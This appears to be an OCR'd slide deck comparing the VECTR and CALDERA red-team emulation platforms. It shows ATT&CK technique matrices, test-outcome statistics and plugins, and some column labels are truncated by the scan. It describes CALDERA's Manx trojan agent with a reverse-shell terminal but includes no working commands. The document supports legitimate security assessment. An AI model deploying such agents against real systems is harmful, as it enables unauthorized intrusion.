
Occurrence Filter: No Filter

Defense Success Rate

71.43%

Field	Count
Campaigns	1
Test Cases	7
Passed	5
Blocked	3
Alerted	2
N/A	0
Failed	2
Logged	1
None	1
To Be Determined	0
TBD	0

Operation (Report)



Compass

Generate a layer file for any adversary, which you can overlay on the matrix below **OR** Create an adversary in the matrix, then upload the layer file to generate an adversary to use in an operation

Generate Layer

Select an Adversary (All)

Generate Layer

Generate Adversary

Create Operation

Reconnaissance 10 techniques
Active Scanning (0/3)
Gather Victim Host Information (0/4)
Gather Victim Identity Information (0/3)
Gather Victim Network Information (0/6)
Gather Victim Org Information (0/4)
Phishing for Information (0/3)
Search Closed Sources (0/2)
Search Open Technical Databases (0/5)
Search Open Websites/Domains (0/2)
Search Victim-Owned Websites

Resource Development 7 techniques
Acquire Infrastructure (0/6)
Compromise Accounts (0/2)
Compromise Infrastructure (0/6)
Develop Capabilities (0/4)
Establish Accounts (0/2)
Obtain Capabilities (0/6)
Stage Capabilities (0/5)

Initial Access 9 techniques
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (0/3)
Replication Through Removable Media
Supply Chain Compromise (0/3)
Trusted Relationship
Valid Accounts (0/4)

Execution 12 techniques
Command and Scripting Interpreter (0/8)
Container Administration Command
Deploy Container
Exploitation for Client Execution
Inter-Process Communication (0/3)
Native API
Scheduled Task/Job (0/5)
Shared Modules
Software Deployment Tools
System Services (0/2)
User Execution (0/3)
Windows Management Instrumentation

Persistence 19 techniques
Account Manipulation (0/5)
BITS Jobs
Boot or Logon Autostart Execution (3/14)
Active Setup
Authentication Package
Kernel Modules and Extensions
Login Items
LSASS Driver
Port Monitors
Print Processors
Re-opened Applications
Registry Run Keys / Startup Folder
Security Support Provider
Shortcut Modification
Time Providers
Winlogon Helper DLL
XDG Autostart Entries
Boot or Logon Initialization Scripts (0/5)
Browser Extensions
Compromise Client Software Binary
Create Account (0/3)
Create or Modify System

Privilege Escalation 13 techniques
Abuse Elevation Control Mechanism (0/4)
Access Token Manipulation (0/5)
Boot or Logon Autostart Execution (3/14)
Boot or Logon Initialization Scripts (0/5)
Create or Modify System Process (0/4)
Domain Policy Modification (0/2)
Escape to Host
Event Triggered Execution (0/15)
Exploitation for Privilege Escalation
Hijack Execution Flow (0/12)
Process Injection (0/12)
Scheduled Task/Job (0/5)
Valid Accounts (0/4)

Defense Evasion 42 techniques
Abuse Elevation Control Mechanism (0/4)
Access Token Manipulation (0/5)
BITS Jobs
Build Image on Host
Debugger Evasion
Deobfuscate/Decode Files or Information
Deploy Container
Direct Volume Access
Domain Policy Modification (0/2)
Execution Guardrails (0/1)
Exploitation for Defense Evasion
File and Directory Permissions Modification (0/2)
Hide Artifacts (0/10)
Hijack Execution Flow (0/12)
Impair Defenses (0/9)
Indicator Removal on Host (0/6)
Indirect Command Execution
Masquerading (0/7)
Modify Authentication

Credential Access 16 techniques
Adversary-in-the-Middle (0/3)
Brute Force (0/4)
Credentials from Password Stores (0/5)
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials (0/2)
Input Capture (0/4)
Modify Authentication Process (0/5)
Multi-Factor Authentication Interception
Multi-Factor Authentication Request Generation
Network Sniffing
OS Credential Dumping (0/8)
Steal Application Access Token
Steal or Forge Kerberos Tickets

Discovery 30 techniques
Account Discovery (0/4)
Application Window Discovery
Browser Bookmark Discovery
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Cloud Storage Object Discovery
Container and Resource Discovery
Debugger Evasion
Domain Trust Discovery
File and Directory Discovery
Group Policy Discovery
Network Service Discovery
Network Share Discovery
Network Sniffing
Password Policy Discovery
Peripheral Device Discovery


Lateral Movement 9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking (0/2)
Remote Services (0/6)
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material (0/4)

Collect 17 techni
Adversary-i the-Middle
Archive Collected Data (0/3)
Audio Capt
Automated Collection
Browser Se Hijacking
Clipboard Data
Data from Cloud Storage Object
Data from Configuration Repository (0/2)
Data from Information Repositories (0/3)
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged (0/2)
Email Collection (0/3)
Input Capture (0/4)
Screen Capture

mand and ontrol echniques
ation
ol (0/4)
unication gh vable
ing (0/2)
cation (0/3)
Dynamic Resolution (0/3)
Encrypted Channel (0/2)
Fallback Channels
Ingress Tool Transfer
Multi-Stage Channels
Non-Application Layer Protocol
Non-Standard Port
Protocol Tunneling
Proxy (0/4)
Remote Access Software
Traffic Signaling (0/1)
Web Service

Exfiltrat 9 techni
Automated Exfiltration
Data Trans Size Limits
Exfiltration Over Alternative Protocol
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium
Exfiltration Over Physic Medium
Exfiltration Over Web Service (0/2)
Scheduled Transfer
Transfer Da to Cloud Account

VECTR (Operation) [Report]



Assessment Heat Map

ENTERPRISE · Allow Repeats · MITRE FILTERS

Test Cases: 16

TBD: 2

Blocked: 7

Unique Test Cases: 9

Alerted: 4

Techniques: 11

Logged: 1

Unique Techniques: 6

None: 2

No Test Coverage · Outcome TBD · Weakest · Minimal · Lower · Moderate · Strong

Reconnaissance
- Active Scanning
- Gather Victim Host Information
- Gather Victim Identity Information
- Gather Victim Network Information
- Gather Victim Org Information
- Phishing for Information
- Search Closed Sources
- Search Open Technical Databases
- Search Open Websites/Domains
- Search Victim-Owned Websites

Resource Development
- Acquire Infrastructure
- Compromise Accounts
- Compromise Infrastructure
- Develop Capabilities
- Establish Accounts
- Obtain Capabilities
- Stage Capabilities

Initial Access
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing 2 0
- Replication Through Removable Media
- Supply Chain Compromise
- Trusted Relationship
- Valid Accounts

Execution
- Command and Scripting Interpreter
- Container Administration Command
- Deploy Container
- Exploitation for Client Execution
- Inter-Process Communication
- Native API
- Scheduled Task/J 1 1
- Shared Modules
- Software Deployment Tools
- System Services
- User Execution
- Windows Management Instrumentation

Persistence
- Account Manipulation
- BITS Jobs
- Boot or Logon Autostart Executio… 1 0
- Boot or Logon Initialization Scripts
- Browser Extensions
- Compromise Client Software Binary
- Create Account 1 1
- Create or Modify System Process 2 0
- Event Triggered Execution 2 0
- External Remote Services
- Hijack Execution Flow
- Implant Internal Image
- Modify Authentication Process
- Office Application Startup
- Pre-OS Boot
- Scheduled Task/J 1 1
- Server Software Component
- Traffic Signaling

Privilege Escalation
- Abuse Elevation Control Mechanism
- Access Token Manipulation
- Boot or Logon Autostart Executio… 1 0
- Boot or Logon Initialization Scripts
- Create or Modify System Process 2 0
- Domain Policy Modification
- Escape to Host
- Event Triggered Execution 2 0
- Exploitation for Privilege Escalation
- Hijack Execution Flow
- Process Injection
- Scheduled Task/J 1 1
- Valid Accounts

Defense Evasion
- Abuse Elevation Control Mechanism
- Access Token Manipulation
- BITS Jobs
- Build Image on Host
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Deploy Container
- Direct Volume Access
- Domain Policy Modification
- Execution Guardrails
- Exploitation for Defense Evasion
- File and Directory Permissions Modification
- Hide Artifacts
- Hijack Execution Flow
- Impair Defenses
- Indicator Removal on Host
- Indirect Command Execution
- Masquerading
- Modify Authentication Process
- Modify Cloud Compute

Credential Access
- Adversary-in-the-Middle
- Brute Force
- Credentials from Password Stores
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials
- Input Capture
- Modify Authentication Process
- Multi-Factor Authentication Interception
- Multi-Factor Authentication Request Generation
- Network Sniffing
- OS Credential Dumping
- Steal Application Access Token
- Steal or Forge Kerberos Tickets
- Steal Web Session Cookie
- Unsecured Credentials

Discovery
- Account Discovery
- Application Window Discovery
- Browser Bookmark Discovery
- Cloud Infrastructure Discovery
- Cloud Service Dashboard
- Cloud Service Discovery
- Cloud Storage Object Discovery
- Container and Resource Discovery
- Debugger Evasion
- Domain Trust Discovery
- File and Directory Discovery
- Group Policy Discovery
- Network Service Discovery
- Network Share Discovery
- Network Sniffing
- Password Policy Discovery
- Peripheral Device Discovery
- Permission Groups Discovery
- Process Discovery

Lateral Movement
- Exploitation of Remote Services
- Internal Spearphishing
- Lateral Tool Transfer
- Remote Service Session Hijacking
- Remote Services
- Replication Through Removable Media
- Software Deployment Tools
- Taint Shared Content
- Use Alternate Authentication Material

Collection
- Adversary-in-the-Middle
- Archive Collected Data
- Audio Capture
- Automated Collection
- Browser Session Hijacking
- Clipboard Data
- Data from Cloud Storage Object
- Data from Configuration Repository
- Data from Information Repositories
- Data from Local System
- Data from Network Shared Drive
- Data from Removable Media
- Data Staged
- Email Collection
- Input Capture
- Screen Capture
- Video Capture

Command and Control
- Application Layer Protocol
- Communication Through Removable Media
- Data Encoding
- Data Obfuscation
- Dynamic Resolution
- Encrypted Channel
- Fallback Channels
- Ingress Tool Transfer
- Multi-Stage Channels
- Non-Application Layer Protocol
- Non-Standard Port
- Protocol Tunneling
- Proxy
- Remote Access Software
- Traffic Signaling
- Web Service


Exfiltration
- Automated Exfiltration
- Data Transfer Size Limits
- Exfiltration Over Alternative Protocol
- Exfiltration Over C2 Channel
- Exfiltration Over Other Network Medium
- Exfiltration Over Physical Medium
- Exfiltration Over Web Service
- Scheduled Transfer
- Transfer Data to Cloud Account

Impact
- Account Access Removal
- Data Destruction
- Data Encrypted for Impact
- Data Manipulation
- Defacement
- Disk Wipe
- Endpoint Denial of Service
- Firmware Corruption
- Inhibit System Recovery
- Network Denial of Service
- Resource Hijacking
- Service Stop
- System Shutdown/Reboot

VECTR .vs. CALDERA (Techniques/Sub-Techniques)

VECTR is better (more flexible and easy to read)

Debrief [Plugins]



Debrief

Campaign Analytics

OPERATIONS:

- WinThief
- KaliNosy
- KaliOpenOp
- KaliOpen

GRAPH OPTIONS

Display Options

☑ Show Labels

☑ Show Icons


Data Options

☑ Show Operation Steps

STATS

Name	State	Planner	Objective	Time
WinThief	Finished	atomic	default	2020-09-14 15:20:14
KaliOpen	Finished	atomic	default	2020-09-14 15:44:18

Manx [Plugins]



Manx

A coordinated access trojan (CAT)

The Manx agent, written in GoLang, connects to the server over the TCP *contact point*. This raw TCP socket connection allows Manx to keep a persistent connection between host-and-server. Bundled with Manx is a reverse-shell management tool, called the *terminal* - below - which allows you to establish a local shell on an agent.

To deploy a Manx agent, go to the Agents tab.


Terminal


```
~$
```

VECTR .vs. CALDERA (Plugins)


Caldera has a lot of plugins, on the other hand VECTR does not have any plugin.

Menu


vectr
Assessments
Reporting
Vendor & Tools
Defensive Layers
Targets
Sources
Administration


CALDERA
red
1 startup message
CAMPAIGNS
agents
abilities
adversaries
operations
PLUGINS
access
compass
debrief
fieldmanual
manx
sandcat
stockpile
training
CONFIGURATION
fact sources
objectives
planners
contacts
obfuscators
configuration
exfilled files
api docs

